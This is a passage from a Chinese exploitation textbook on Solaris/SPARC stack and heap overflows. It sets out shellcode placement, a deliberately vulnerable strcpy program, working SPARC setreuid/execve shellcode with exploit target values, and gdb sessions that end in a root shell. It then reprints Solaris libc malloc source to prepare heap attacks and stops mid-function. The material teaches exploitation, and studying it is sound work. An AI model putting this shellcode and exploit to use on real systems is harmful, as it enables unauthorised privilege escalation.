除字节顺序问题外，Solaris/SPARC上指针恶化的目标是受限的。它不可能到达帧指针，因为帧指针保存在寄存器数组深处。它很可能是唯一可能被破坏的局部变量，或第一个保存的寄存器`%l0`。尽管必须对off-by-one漏洞进行评估后才能做出正确判断，但对破解来说，SPARC的off-by-one栈溢出最多只提供了有限的可能性。

10.4.6　shellcode的位置

必须寻找一个好的方法把执行流重定向到包含shellcode的地址。shellcode可以放在几个地方，每个地方都有它的优缺点。选择把shellcode放在哪里时考虑最多的因素应该是可靠性，这通常由正在破解的目标程序体现出来。

对于破解本地`setuid`程序来说，有可能完全控制目标程序的环境变量和参数。假若这样，把shellcode加上大量的填充物后注入环境变量是可能的，这样便能在可预计的栈地址找到shellcode，也可以非常圆满地完成破解任务。如果有可能的话，这通常是最好的选择。

在破解守护程序时，特别是远程破解时，在栈上寻找shellcode并执行它仍是一个不错的选择。缓冲区的栈地址会因环境变量或程序的改变稍微有点改变，因此通常可以比较准确地预计它。对可能只有一次机会的破解来说，栈地址由于其好的可预测性和较小的变化，会成为不错的选择。

当在栈上找不到合适的缓冲区或栈被标为不可执行时，堆显然是第二选择。如果我们可以在shellcode周围注入大量的填充物，并把执行流程指向堆地址，它便可以像栈缓冲区溢出那样可靠。然而，在大多数情况下，在堆上寻找shellcode可能要尝试多次，要想可靠地工作，最好是用暴力猜测的方式重复尝试攻击。不可执行栈的系统也乐于在堆上执行代码，所以，对破解加固后的系

统来说，这是很好的选择。

在Solaris/SPARC上，返回libc式的攻击通常不太可靠，除非可以重复攻击，或者攻击者掌握目标系统函数库的具体知识。Solaris/SPARC有多种版本的函数库，远多于其他的商业操作系统，如Windows。期望把libc载入特殊的基地址是不合理的，因为每个重要的Solaris发行版都可能有一打以上的libc版本。对本地攻击来说，返回libc的攻击因为可以仔细检查函数库，所以能可靠地完成。如果攻击者花时间为不同版本的函数库创建一个完整的函数地址的列表，返回libc的方法对于远程破解来说也许是可行的。

对于基于字符串的溢出（复制操作止于空字节）来说，通常不可能把执行流程重定向到主程序的可执行的数据部分。许多程序被载入基地址0x00010000，这个地址的高位包含空字节。在某些情况下，把shellcode注入函数库的数据部分是可能的，如果在栈或堆上存储shellcode不能可靠地完成破解，那么可以尝试一下这个方法。

10.5 栈溢出破解实战

实例演示可以使Solaris/SPARC上基于栈的破解更加通俗易懂。下面使用本章提到的方法，介绍在假定的Solaris应用程序里怎样破解简单的栈溢出。

10.5.1 脆弱的程序

为了演示怎样破解简单的栈溢出，我们专门写了这个脆弱的程序。它不太复杂，你可能会在真实的应用程序里发现它的身影，然而，它的确是一个好的学习起点。脆弱的代码如下：

```
int vulnerable_function(char *userinput) {
        char buf[64];
        strcpy(buf,userinput);
        return 1;
}
```

在这个例子里，userinput是通过命令行传递的第一个参数。注意，这个程序在退出前有两

键的寄存器是第15个保存的栈指针%fp，位于寄存器窗口偏移56B处。因此，如果正好发送一个恰好是136B的字符串作为第一个参数，帧指针的高位字节将被破坏，导致程序崩溃。我们来验证一下。

首先，用135B长的字符串作为第一个参数运行程序。

```
# gdb ./stack_overflow
GNU gdb 4.18
Copyright 1998 Free Software Foundation, Inc.
GDB is free software, covered by the GNU General Public License, and you
are welcome to change it and/or distribute copies of it under certain
conditions.
Type "show copying" to see the conditions.
There is absolutely no warranty for GDB.  Type "show warranty" for
details.
This GDB was configured as "sparc-sun-solaris2.8"...(no debugging
symbols found)...
(gdb) r `perl -e "print 'A' x 135"`
Starting program: /test/./stack_overflow `perl -e "print 'A' x 135"`
(no debugging symbols found)...(no debugging symbols found)...(no
debugging symbols found)...
Program exited normally.
```

可见，当改写对程序执行影响不大的寄存器而不改动帧指针和指令指针时，程序可以正常退出并不会崩溃。

然而，当把第一个参数再加上一个字节时，结果就完全不同了。

```
(gdb) r `perl -e "print 'A' x 136"`
Starting program: /test/./stack_overflow `perl -e "print 'A' x 136"`
(no debugging symbols found)...(no debugging symbols found)...(no
debugging symbols found)...
Program received signal SIGSEGV, Segmentation fault.
0x10704 in main ()
(gdb) x/i $pc
0x10704 <main+88>:      restore
(gdb) print/x $fp
$1 = 0xbffd28
(gdb) print/x $i5
$2 = 0x41414141
(gdb)
```

在这个例子里，被空字节终止的第一个参数改写了帧指针（%i6或%fp）的高位字节。正如你看到的那样，以前保存的寄存器%i5被A破坏了。紧跟在保存的帧指针后面的是保存的指令指针，改写保存的指令指针将导致执行任意代码。我们知道，字符串的大小是改写所需要的关键信息，现在开始准备编写破解代码吧。

10.5.2　破解代码

这个漏洞的破解相对比较简单。用足够长的第一个参数执行脆弱的程序，以此触发溢出。因为这是本地破解，我们可以完全控制环境变量，对可靠地执行shellcode来说，这是个好地方。我

们唯一需要的是shellcode在内存中的地址，以编写多功能的破解代码。

这个破解代码包含一个目标结构，详细地说明了不同平台的具体信息，这些信息因操作系统版本而异。

```
struct {
        char *name;
        int length_until_fp;
        unsigned long fp_value;
        unsigned long pc_value;
        int align;
} targets[] = {

        {
                "Solaris 9 Ultra-Sparc",
                136,
                0xffbf1238,
                0xffbf1010,
                0
        }

};
```

为了开始改写帧指针，这个结构包含必要的长度，以及用于改写帧指针和程序计数器的值。破解代码本身简单地构造了以136个填充字节开始的字符串，后面是指定的帧指针和程序计数器值。下面的shellcode是破解代码的一部分，与NOP填充物一起放在程序的环境变量里。

```
static char setreuid_code[]=    "\x90\x1d\xc0\x17"      // xor %l7, %l7, %o0
                                "\x92\x1d\xc0\x17"      // xor %l7, %l7, %o1
                                "\x82\x10\x20\xca"      // mov 202, %g1
                                "\x91\xd0\x20\x08";     // ta 8

static char shellcode[]="\x20\xbf\xff\xff"  // bn,a scode - 4
                        "\x20\xbf\xff\xff"  // bn,a scode
                        "\x7f\xff\xff\xff"  // call scode + 4
                        "\x90\x03\xe0\x20"  // add %o7, 32, %o0
                        "\x92\x02\x20\x08"  // add %o0, 8, %o1
                        "\xd0\x22\x20\x08"  // st %o0, [%o0 + 8]
                        "\xc0\x22\x60\x04"  // st %g0, [%o1 + 4]
                        "\xc0\x2a\x20\x07"  // stb %g0, [%o0 + 7]
                        "\x82\x10\x20\x0b"  // mov 11, %g1
                        "\x91\xd0\x20\x08"  // ta 8
                        "/bin/sh";
```

shellcode执行`setreuid(0, 0)`，首先把用户ID设为`root`，接着运行前面讨论过的execv shellcode。

这个攻击代码的第一次运行情况如下所示：

```
# gdb ./stack_exploit
GNU gdb 4.18
```

10

```
Copyright 1998 Free Software Foundation, Inc.
GDB is free software, covered by the GNU General Public License, and you
Are welcome to change it and/or distribute copies of it under certain conditions.
Type "show copying" to see the conditions.
There is absolutely no warranty for GDB.  Type "show warranty" for details.
This GDB was configured as "sparc-sun-solaris2.8"...(no debugging symbols found)...
(gdb) r 0
Starting program: /test/./stack_exploit 0
(no debugging symbols found)...(no debugging symbols found)...(no
debugging symbols found)...
Program received signal SIGTRAP, Trace/breakpoint trap.
0xff3c29a8 in ?? ()
(gdb) c
Continuing.
Program received signal SIGILL, Illegal instruction.
0xffbf1018 in ?? ()
(gdb)
```

这段破解代码看起来和预期的差不多。我们用破解里指定的值改写了程序计数器，函数一返回，执行就被转到那里（我们改写的地方）去了。在那时，因为在那个地址执行了非法指令，程序崩溃，但我们现在有能力把执行流程重定向到进程空间的任意地址。因此，接下来是在内存里寻找shellcode，并把执行流程重定向到找到的地址。

shellcode应该非常好找，因为我们使用了大量类似NOP的指令填充它，而且知道它在程序的环境变量里，所以实际上它应该在栈顶周围，因此在栈顶附近寻找。

```
(gdb) x/128x $sp
0xffbf1238:     0x00000000      0x00000000      0x00000000      0x00000000
0xffbf1248:     0x00000000      0x00000000      0x00000000      0x00000000
0xffbf1258:     0x00000000      0x00000000      0x00000000      0x00000000
0xffbf1268:     0x00000000      0x00000000      0x00000000      0x00000000
```

多次按回车键之后，我们在栈上找到一些东西，看起来很像要找的shellcode。

```
(gdb)
0xffbffc38:     0x2fff8018      0x2fff8018      0x2fff8018      0x2fff8018
0xffbffc48:     0x2fff8018      0x2fff8018      0x2fff8018      0x2fff8018
0xffbffc58:     0x2fff8018      0x2fff8018      0x2fff8018      0x2fff8018
0xffbffc68:     0x2fff8018      0x2fff8018      0x2fff8018      0x2fff8018
```

这些重复的字节是填充的指令，在栈上`0xffbffe44`处。不过，有些东西不太对劲，我们在破解代码里并没有定义下面这样的空操作指令：

```
#define NOP "\x80\x18\x2f\xff"
```

它们在以4字节对齐的内存中的字节样式是`\x2f\xff\x80\x18`。因为SPARC指令总是以4B对齐，所以不能简单地把改写的程序计数器向边界外再调2B，这可能会直接导致BUS故障。然而，通过向环境变量里增加两个填充字节，我们就可以正确对齐shellcode，从而正确地把指令以4B为界放置。随着修改的完成，破解代码指向内存中正确的位置，至此，应该可以执行shell了。

```
struct {
```

```
char *name;
int length_until_fp;
unsigned long fp_value;
unsigned long pc_value;
int align;
} targets[] = {

        {
                "Solaris 9 Ultra-Sparc",
                136,
                0xffbf1238,
                0xffbffc38,
                2
        }

};
```

校正后的破解代码应该可以执行shell了。检验一下。

```
$ uname -a
SunOS unknown 5.9 Generic sun4u sparc SUNW,Ultra-5_10
$ ls -al stack_overflow
-rwsr-xr-x   1 root     other       6800 Aug 19 20:22 stack_overflow
$ id
uid=60001(nobody) gid=60001(nobody)
$ ./stack_exploit 0
# id
uid=0(root) gid=60001(nobody)
#
```

这个例子里没有前面提到的复杂因素，因此特别适合用于讲解这类破解。比较幸运吧，不过，大多数基于栈溢出的破解应该都不太复杂。在本书配套网站可以找到这个漏洞和破解的源代码(stack_overflow.c和stack_exploit.c)。

10.6 Solaris/SPARC 上的堆溢出

在现代漏洞研究领域内，堆溢出比栈溢出可能更为普遍。一般情况下都可以可靠地破解它们；当然，可靠性肯定还是不及栈溢出。堆不像栈那样，堆上并没有明确保存与执行流有关的信息。

对堆溢出攻击来说，通常有两个方法执行代码。攻击者既可以尝试改写程序保存在堆上的特殊数据，也可以破坏堆的控制结构。不是所有的堆实现都直接在堆上保存控制结构，不过，Solaris System V 的堆实现是这样做的。

栈溢出一般分成两个步骤。第一步是实际的溢出，改写保存的程序计数器。第二步是返回，跳到内存中的任意位置。堆溢出则不同，破坏控制结构的堆溢出通常分成三个步骤。第一步当然是溢出，改写控制结构。第二步是堆实现处理被破坏的控制结构，改写任意内存。最后一步是执行一些跳转到内存中指定位置的操作，可能调用一个函数指针或用一个改变后保存的指令指针返回。额外的措施会增加一定程度的不可靠性，使堆溢出的过程更加复杂。为了可靠地破解它们，

必须不断地尝试或学习目标系统的具体知识。

如果程序的特殊信息保存在堆上，而且离溢出点不远，那么通常来说，改写它比改写控制结构更值得。最好的改写目标当然是函数指针了，如果能改写其中的一个，这个方法将比改写控制结构更可靠。

10.6.1　Solaris System V 堆介绍

Solaris的堆实现基于自调整的二叉树，通过块大小来排序。这导致堆的实现相当复杂，从而产生若干个破解方法。参照多个其他的堆实现的样子，块的位置和大小以8B为界对齐。如果当前块在使用中，则块大小的最低位被保留；如果在内存中的前一块是空闲的，则第二个最低位将被保留。

free()函数（_free_unlocked）本身实际上什么也没做，所有与释放内存块相关的操作都由一个名为realfree()的函数执行。free()函数只对被释放的块执行一些细微的合乎情理的检查，然后把它放到空闲列表里，稍后将对它进行处理。当空闲列表满了，或者malloc/realloc被调用时，函数将调用cleanfree()刷新空闲列表。

Solaris的堆实现执行大多数堆实现的常见操作。在必要时，通过sbrk系统调用增加堆空间，在可能时，会把相邻的空闲块合并在一起。

10.6.2　堆的树状结构

对于破解堆溢出来说，没有必要理解Solaris 堆的树状结构；然而，如果除了最简单的方法外，你还想研究其他的方法，最好能掌握树状结构。在普通的Solaris libc里，堆实现的全部源码如下。第一个源码是malloc.c，第二个源码是mallint.h。

```
/*      Copyright (c) 1988 AT&T     */
/*      All Rights Reserved         */

/*    THIS IS UNPUBLISHED PROPRIETARY SOURCE CODE OF AT&T */
/*    The copyright notice above does not evidence any    */
/*    actual or intended publication of such source code. */

/*
 * Copyright (c) 1996, by Sun Microsystems, Inc.
 * All rights reserved.
 */

#pragma    ident   "@(#)malloc.c  1.18  98/07/21 SMI"  /* SVr4.0 1.30 */

/*LINTLIBRARY*/

/*
 *   Memory management: malloc(), realloc(), free().
 *
 *   The following #-parameters may be redefined:
```

```
 *   SEGMENTED: if defined, memory requests are assumed to be
 *          non-contiguous across calls of GETCORE's.
 *   GETCORE: a function to get more core memory. If not SEGMENTED,
 *          GETCORE(0) is assumed to return the next available
 *          address. Default is 'sbrk'.
 *   ERRCORE: the error code as returned by GETCORE.
 *          Default is (char *)(-1).
 *   CORESIZE: a desired unit (measured in bytes) to be used
 *          with GETCORE. Default is (1024*ALIGN).
 *
 *   This algorithm is based on a  best fit strategy with lists of
 *   free elts maintained in a self-adjusting binary tree. Each list
 *   contains all elts of the same size. The tree is ordered by size..
 *   For results on self-adjusting trees, see the paper:
 *          Self-Adjusting Binary Trees,
 *          DD Sleator & RE Tarjan, JACM 1985.
 *
 *   The header of a block contains the size of the data part in bytes.
 *   Since the size of a block is 0%4, the low two bits of the header
 *   are free and used as follows:
 *
 *          BIT0:   1 for busy (block is in use), 0 for free.
 *          BIT1:   if the block is busy, this bit is 1 if the
 *                  preceding block in contiguous memory is free.
 *                  Otherwise, it is always 0.
 */
#include "synonyms.h"
#include <mtlib.h>
#include <sys/types.h>
#include <stdlib.h>
#include <string.h>
#include <limits.h>
#include "mallint.h"

static TREE  *Root,          /* root of the free tree */
             *Bottom,        /* the last free chunk in the arena */
             *_morecore(size_t);  /* function to get more core */

static char  *Baddr;              /* current high address of the arena */
static char  *Lfree;         /* last freed block with data intact */

static void  t_delete(TREE *);
static void  t_splay(TREE *);
static void  realfree(void *);
static void  cleanfree(void *);
static void  *_malloc_unlocked(size_t);

#define      FREESIZE (1<<5) /* size for preserving free blocks until
next malloc */
```

10

```
#define     FREEMASK FREESIZE-1

static void *flist[FREESIZE];     /* list of blocks to be freed on next malloc */
static int freeidx;         /* index of free blocks in flist % FREESIZE */

/*
 *   Allocation of small blocks
 */
static TREE  *List[MINSIZE/WORDSIZE-1]; /* lists of small blocks */

static void *
_smalloc(size_t size)
{
     TREE    *tp;
     size_t  i;

     ASSERT(size % WORDSIZE == 0);
     /* want to return a unique pointer on malloc(0) */
     if (size == 0)
            size = WORDSIZE;

     /* list to use */
     i = size / WORDSIZE - 1;

     if (List[i] == NULL) {
            TREE *np;
            int n;
            /* number of blocks to get at one time */
#define     NPS (WORDSIZE*8)
            ASSERT((size + WORDSIZE) * NPS >= MINSIZE);

            /* get NPS of these block types */
            if ((List[i] = _malloc_unlocked((size + WORDSIZE) * NPS)) == 0)
                    return (0);

            /* make them into a link list */
            for (n = 0, np = List[i]; n < NPS; ++n) {
                    tp = np;
                    SIZE(tp) = size;
                    np = NEXT(tp);
                    AFTER(tp) = np;
            }
            AFTER(tp) = NULL;
     }

     /* allocate from the head of the queue */
     tp = List[i];
     List[i] = AFTER(tp);
     SETBIT0(SIZE(tp));
```

```
        return (DATA(tp));
}

void *
malloc(size_t size)
{
        void *ret;
        (void) _mutex_lock(&__malloc_lock);
        ret = _malloc_unlocked(size);
        (void) _mutex_unlock(&__malloc_lock);
        return (ret);
}

static void *
_malloc_unlocked(size_t size)
{
        size_t  n;
        TREE    *tp, *sp;
        size_t  o_bit1;

        COUNT(nmalloc);
        ASSERT(WORDSIZE == ALIGN);

        /* make sure that size is 0 mod ALIGN */
        ROUND(size);
        /* see if the last free block can be used */
        if (Lfree) {
                sp = BLOCK(Lfree);
                n = SIZE(sp);
                CLRBITS01(n);
                if (n == size) {
                        /*
                         * exact match, use it as is
                         */
                        freeidx = (freeidx + FREESIZE - 1) &
                                FREEMASK; /* 1 back */
                        flist[freeidx] = Lfree = NULL;
                        return (DATA(sp));
                } else if (size >= MINSIZE && n > size) {
                        /*
                         * got a big enough piece
                         */
                        freeidx = (freeidx + FREESIZE - 1) &
                                FREEMASK; /* 1 back */
                        flist[freeidx] = Lfree = NULL;
                        o_bit1 = SIZE(sp) & BIT1;
                        SIZE(sp) = n;
                        goto leftover;
                }
```

10

```
}
o_bit1 = 0;

/* perform free's of space since last malloc */
cleanfree(NULL);

/* small blocks */
if (size < MINSIZE)
       return (_smalloc(size));

/* search for an elt of the right size */
sp = NULL;
n  = 0;
if (Root) {
       tp = Root;
       while (1) {
               /* branch left */
               if (SIZE(tp) >= size) {
                      if (n == 0 || n >= SIZE(tp)) {
                              sp = tp;
                              n = SIZE(tp);
                      }
                      if (LEFT(tp))
                              tp = LEFT(tp);
                          else
                                  break;
                   } else { /* branch right */
                          if (RIGHT(tp))
                                  tp = RIGHT(tp);
                          else
                                  break;
                   }
            }

            if (sp) {
                   t_delete(sp);
            } else if (tp != Root) {
                   /* make the searched-to element the root */
                   t_splay(tp);
                   Root = tp;
            }
      }

      /* if found none fitted in the tree */
    if (!sp) {
         if (Bottom && size <= SIZE(Bottom)) {
              sp = Bottom;
              CLRBITS01(SIZE(sp));
```

```
		} else if ((sp = _morecore(size)) == NULL) /* no more memory */
			return (NULL);
	}

	/* tell the forward neighbor that we're busy */
	CLRBIT1(SIZE(NEXT(sp)));

	ASSERT(ISBIT0(SIZE(NEXT(sp))));

leftover:
	/* if the leftover is enough for a new free piece */
	if ((n = (SIZE(sp) - size)) >= MINSIZE + WORDSIZE) {
		n -= WORDSIZE;
		SIZE(sp) = size;
		tp = NEXT(sp);
		SIZE(tp) = n|BIT0;
		realfree(DATA(tp));
	} else if (BOTTOM(sp))
		Bottom = NULL;

	/* return the allocated space */
	SIZE(sp) |= BIT0 | o_bit1;
	return (DATA(sp));
}

/*
 * realloc().
 *
 * If the block size is increasing, we try forward merging first.
 * This is not best-fit but it avoids some data recopying.
 */
void *
realloc(void *old, size_t size)
{
	TREE	*tp, *np;
	size_t	 ts;
	char	*new;

	COUNT(nrealloc);

	/* pointer to the block */
	(void) _mutex_lock(&__malloc_lock);
	if (old == NULL) {
		new = _malloc_unlocked(size);
		(void) _mutex_unlock(&__malloc_lock);
		return (new);
	}

	/* perform free's of space since last malloc */
```

10

```
        cleanfree(old);

        /* make sure that size is 0 mod ALIGN */
        ROUND(size);

        tp = BLOCK(old);
        ts = SIZE(tp);

        /* if the block was freed, data has been destroyed. */
        if (!ISBIT0(ts)) {
             (void) _mutex_unlock(&__malloc_lock);
             return (NULL);
        }

        /* nothing to do */
        CLRBITS01(SIZE(tp));
        if (size == SIZE(tp)) {
             SIZE(tp) = ts;
             (void) _mutex_unlock(&__malloc_lock);
             return (old);
        }

        /* special cases involving small blocks */
        if (size < MINSIZE || SIZE(tp) < MINSIZE)
             goto call_malloc;

        /* block is increasing in size, try merging the next block */
        if (size > SIZE(tp)) {
             np = NEXT(tp);
             if (!ISBIT0(SIZE(np))) {
                  ASSERT(SIZE(np) >= MINSIZE);
                  ASSERT(!ISBIT1(SIZE(np)));
                  SIZE(tp) += SIZE(np) + WORDSIZE;
                  if (np != Bottom)
                       t_delete(np);
                  else
                       Bottom = NULL;
                  CLRBIT1(SIZE(NEXT(np)));
             }

#ifndef SEGMENTED
             /* not enough & at TRUE end of memory, try extending core */
             if (size > SIZE(tp) && BOTTOM(tp) && GETCORE(0) == Baddr) {
                  Bottom = tp;
                  if ((tp = _morecore(size)) == NULL) {
                       tp = Bottom;
                       Bottom = NULL;
                       }
             }
```

```
#endif
     }

     /* got enough space to use */
     if (size <= SIZE(tp)) {
          size_t n;

chop_big:
          if ((n = (SIZE(tp) - size)) >= MINSIZE + WORDSIZE) {
               n -= WORDSIZE;
               SIZE(tp) = size;
               np = NEXT(tp);
               SIZE(np) = n|BIT0;
               realfree(DATA(np));
          } else if (BOTTOM(tp))
               Bottom = NULL;

          /* the previous block may be free */
          SETOLD01(SIZE(tp), ts);
          (void) _mutex_unlock(&__malloc_lock);
          return (old);
     }

     /* call malloc to get a new block */
call_malloc:
     SETOLD01(SIZE(tp), ts);

if ((new = _malloc_unlocked(size)) != NULL) {
     CLRBITS01(ts);
     if (ts > size)
          ts = size;
     MEMCOPY(new, old, ts);
     _free_unlocked(old);
```

```
 * 4. MINSIZE <= SIZE(tp) < size
 *     If the previous block is free and the combination of
 *     these two blocks has at least size bytes, then merge
 *     the two blocks copying the existing contents backwards.
 */
CLRBITS01(SIZE(tp));
if (SIZE(tp) < MINSIZE) {
     if (size < SIZE(tp)) {              /* case 1. */
          SETOLD01(SIZE(tp), ts);
          (void) _mutex_unlock(&__malloc_lock);
          return (old);
     } else if (size < MINSIZE) {         /* case 2. */
          size = MINSIZE;
          goto call_malloc;
     }
} else if (size < MINSIZE) {              /* case 3. */
     size = MINSIZE;
     goto chop_big;
} else if (ISBIT1(ts) &&
    (SIZE(np = LAST(tp)) + SIZE(tp) + WORDSIZE) >= size) {
     ASSERT(!ISBIT0(SIZE(np)));
     t_delete(np);
     SIZE(np) += SIZE(tp) + WORDSIZE;
     /*
      * Since the copy may overlap, use memmove() if available.
      * Otherwise, copy by hand.
      */
     (void) memmove(DATA(np), old, SIZE(tp));
     old = DATA(np);
          tp = np;
          CLRBIT1(ts);
          goto chop_big;
     }
     SETOLD01(SIZE(tp), ts);
     (void) _mutex_unlock(&__malloc_lock);
     return (NULL);
}


/*
 * realfree().
 *
 * Coalescing of adjacent free blocks is done first.
 * Then, the new free block is leaf-inserted into the free tree
 * without splaying. This strategy does not guarantee the amortized
 * O(nlogn) behavior for the insert/delete/find set of operations
 * on the tree. In practice, however, free is much more infrequent
 * than malloc/realloc and the tree searches performed by these
 * functions adequately keep the tree in balance.
 */
```

```
static void
realfree(void *old)
{
     TREE     *tp, *sp, *np;
     size_t     ts, size;

     COUNT(nfree);

     /* pointer to the block */
     tp = BLOCK(old);
     ts = SIZE(tp);
     if (!ISBIT0(ts))
          return;
     CLRBITS01(SIZE(tp));

     /* small block, put it in the right linked list */
     if (SIZE(tp) < MINSIZE) {
          ASSERT(SIZE(tp) / WORDSIZE >= 1);
          ts = SIZE(tp) / WORDSIZE - 1;
          AFTER(tp) = List[ts];
          List[ts] = tp;
          return;
     }

     /* see if coalescing with next block is warranted */
     np = NEXT(tp);
     if (!ISBIT0(SIZE(np))) {
          if (np != Bottom)
               t_delete(np);
          SIZE(tp) += SIZE(np) + WORDSIZE;
     }
/* the same with the preceding block */
if (ISBIT1(ts)) {
     np = LAST(tp);
     ASSERT(!ISBIT0(SIZE(np)));
     ASSERT(np != Bottom);
     t_delete(np);
     SIZE(np) += SIZE(tp) + WORDSIZE;
     tp = np;
}

/* initialize tree info */
PARENT(tp) = LEFT(tp) = RIGHT(tp) = LINKFOR(tp) = NULL;

/* the last word of the block contains self's address */
*(SELFP(tp)) = tp;

/* set bottom block, or insert in the free tree */
if (BOTTOM(tp))
     Bottom = tp;
```

```
else {
     /* search for the place to insert */
     if (Root) {
          size = SIZE(tp);
          np = Root;
          while (1) {
               if (SIZE(np) > size) {
                    if (LEFT(np))
                         np = LEFT(np);
                    else {
                         LEFT(np) = tp;
                         PARENT(tp) = np;
                         break;
                    }
               } else if (SIZE(np) < size) {
                    if (RIGHT(np))
                         np = RIGHT(np);
                    else {
                         RIGHT(np) = tp;
                         PARENT(tp) = np;
                         break;
                    }
               } else {
                    if ((sp = PARENT(np)) != NULL) {
                         if (np == LEFT(sp))
                              LEFT(sp) = tp;
                         else
                              RIGHT(sp) = tp;
                         PARENT(tp) = sp;
                    } else
                         Root = tp;

                         /* insert to head of list */
                         if ((sp = LEFT(np)) != NULL)
                              PARENT(sp) = tp;
                         LEFT(tp) = sp;

                         if ((sp = RIGHT(np)) != NULL)
                              PARENT(sp) = tp;
                         RIGHT(tp) = sp;

                         /* doubly link list */
                         LINKFOR(tp) = np;
                         LINKBAK(np) = tp;
                         SETNOTREE(np);

                         break;
                    }
               }
          } else
```

```
                Root = tp;
        }

        /* tell next block that this one is free */
        SETBIT1(SIZE(NEXT(tp)));

        ASSERT(ISBIT0(SIZE(NEXT(tp))));
}

/*
 * Get more core. Gaps in memory are noted as busy blocks.
 */
static TREE *
_morecore(size_t size)
{
        TREE     *tp;
        size_t    n, offset;
        char     *addr;
        size_t    nsize;

        /* compute new amount of memory to get */
        tp = Bottom;
        n = size + 2 * WORDSIZE;
        addr = GETCORE(0);

        if (addr == ERRCORE)
                return (NULL);

        /* need to pad size out so that addr is aligned */
        if ((((size_t)addr) % ALIGN) != 0)
                offset = ALIGN - (size_t)addr % ALIGN;
        else
                offset = 0;
#ifndef SEGMENTED
        /* if not segmented memory, what we need may be smaller */
        if (addr == Baddr) {
                n -= WORDSIZE;
                if (tp != NULL)
                        n -= SIZE(tp);
        }
#endif

        /* get a multiple of CORESIZE */
        n = ((n - 1) / CORESIZE + 1) * CORESIZE;
        nsize = n + offset;

        if (nsize == ULONG_MAX)
                return (NULL);

        if (nsize <= LONG_MAX) {
```

10

```
		if (GETCORE(nsize) == ERRCORE)
			return (NULL);
	} else {
		intptr_t	delta;
		/*
		 * the value required is too big for GETCORE() to deal with
		 * in one go, so use GETCORE() at most 2 times instead.
		 */
		delta = LONG_MAX;
		while (delta > 0) {
			if (GETCORE(delta) == ERRCORE) {
				if (addr != GETCORE(0))
					(void) GETCORE(-LONG_MAX);
				return (NULL);
			}
			nsize -= LONG_MAX;
			delta = nsize;
		}
	}

	/* contiguous memory */
	if (addr == Baddr) {
		ASSERT(offset == 0);
		if (tp) {
			addr = (char *)tp;
			n += SIZE(tp) + 2 * WORDSIZE;
		} else {
			addr = Baddr - WORDSIZE;
			n += WORDSIZE;
		}
	} else
		addr += offset;
	/* new bottom address */
	Baddr = addr + n;

	/* new bottom block */
	tp = (TREE *)addr;
	SIZE(tp) = n - 2 * WORDSIZE;
	ASSERT((SIZE(tp) % ALIGN) == 0);

	/* reserved the last word to head any noncontiguous memory */
	SETBIT0(SIZE(NEXT(tp)));

	/* non-contiguous memory, free old bottom block */
	if (Bottom && Bottom != tp) {
		SETBIT0(SIZE(Bottom));
		realfree(DATA(Bottom));
	}
```

```
    return (tp);
}


/*
 * Tree rotation functions (BU: bottom-up, TD: top-down)
 */

#define     LEFT1(x, y)            \
        if ((RIGHT(x) = LEFT(y)) != NULL) PARENT(RIGHT(x)) = x;\
        if ((PARENT(y) = PARENT(x)) != NULL)\
            if (LEFT(PARENT(x)) == x) LEFT(PARENT(y)) = y;\
            else RIGHT(PARENT(y)) = y;\
        LEFT(y) = x; PARENT(x) = y

#define     RIGHT1(x, y)           \
        if ((LEFT(x) = RIGHT(y)) != NULL) PARENT(LEFT(x)) = x;\
        if ((PARENT(y) = PARENT(x)) != NULL)\
            if (LEFT(PARENT(x)) == x) LEFT(PARENT(y)) = y;\
            else RIGHT(PARENT(y)) = y;\
        RIGHT(y) = x; PARENT(x) = y

#define     BULEFT2(x, y, z)       \
        if ((RIGHT(x) = LEFT(y)) != NULL) PARENT(RIGHT(x)) = x;\
        if ((RIGHT(y) = LEFT(z)) != NULL) PARENT(RIGHT(y)) = y;\
        if ((PARENT(z) = PARENT(x)) != NULL)\
            if (LEFT(PARENT(x)) == x) LEFT(PARENT(z)) = z;\
            else RIGHT(PARENT(z)) = z;\
        LEFT(z) = y; PARENT(y) = z; LEFT(y) = x; PARENT(x) = y

#define     BURIGHT2(x, y, z)      \
        if ((LEFT(x) = RIGHT(y)) != NULL) PARENT(LEFT(x)) = x;\
        if ((LEFT(y) = RIGHT(z)) != NULL) PARENT(LEFT(y)) = y;\
        if ((PARENT(z) = PARENT(x)) != NULL)\
            if (LEFT(PARENT(x)) == x) LEFT(PARENT(z)) = z;\
            else RIGHT(PARENT(z)) = z;\
        RIGHT(z) = y; PARENT(y) = z; RIGHT(y) = x; PARENT(x) = y

#define     TDLEFT2(x, y, z)       \
        if ((RIGHT(y) = LEFT(z)) != NULL) PARENT(RIGHT(y)) = y;\
        if ((PARENT(z) = PARENT(x)) != NULL)\
            if (LEFT(PARENT(x)) == x) LEFT(PARENT(z)) = z;\
            else RIGHT(PARENT(z)) = z;\
        PARENT(x) = z; LEFT(z) = x;

#define     TDRIGHT2(x, y, z)      \
        if ((LEFT(y) = RIGHT(z)) != NULL) PARENT(LEFT(y)) = y;\
        if ((PARENT(z) = PARENT(x)) != NULL)\
            if (LEFT(PARENT(x)) == x) LEFT(PARENT(z)) = z;\
```

```
                    else RIGHT(PARENT(z)) = z;\
               PARENT(x) = z; RIGHT(z) = x;

/*
 * Delete a tree element
 */
static void
t_delete(TREE *op)
{
     TREE     *tp, *sp, *gp;

     /* if this is a non-tree node */
     if (ISNOTREE(op)) {
          tp = LINKBAK(op);
          if ((sp = LINKFOR(op)) != NULL)
               LINKBAK(sp) = tp;
          LINKFOR(tp) = sp;
          return;
     }

     /* make op the root of the tree */
     if (PARENT(op))
          t_splay(op);

     /* if this is the start of a list */
     if ((tp = LINKFOR(op)) != NULL) {
          PARENT(tp) = NULL;
          if ((sp = LEFT(op)) != NULL)
               PARENT(sp) = tp;
          LEFT(tp) = sp;
          if ((sp = RIGHT(op)) != NULL)
               PARENT(sp) = tp;
          RIGHT(tp) = sp;

          Root = tp;
          return;
     }

     /* if op has a non-null left subtree */
     if ((tp = LEFT(op)) != NULL) {
          PARENT(tp) = NULL;

          if (RIGHT(op)) {
               /* make the right-end of the left subtree its root */
               while ((sp = RIGHT(tp)) != NULL) {
                    if ((gp = RIGHT(sp)) != NULL) {
                         TDLEFT2(tp, sp, gp);
                         tp = gp;
                    } else {
```

```
                    LEFT1(tp, sp);
                    tp = sp;
                }
            }

            /* hook the right subtree of op to the above elt */
            RIGHT(tp) = RIGHT(op);
            PARENT(RIGHT(tp)) = tp;
        }
    } else if ((tp = RIGHT(op)) != NULL)      /* no left subtree */
        PARENT(tp) = NULL;

    Root = tp;
}

/*
 * Bottom up splaying (simple version).
 * The basic idea is to roughly cut in half the
 * path from Root to tp and make tp the new root.
 */
static void
t_splay(TREE *tp)
{
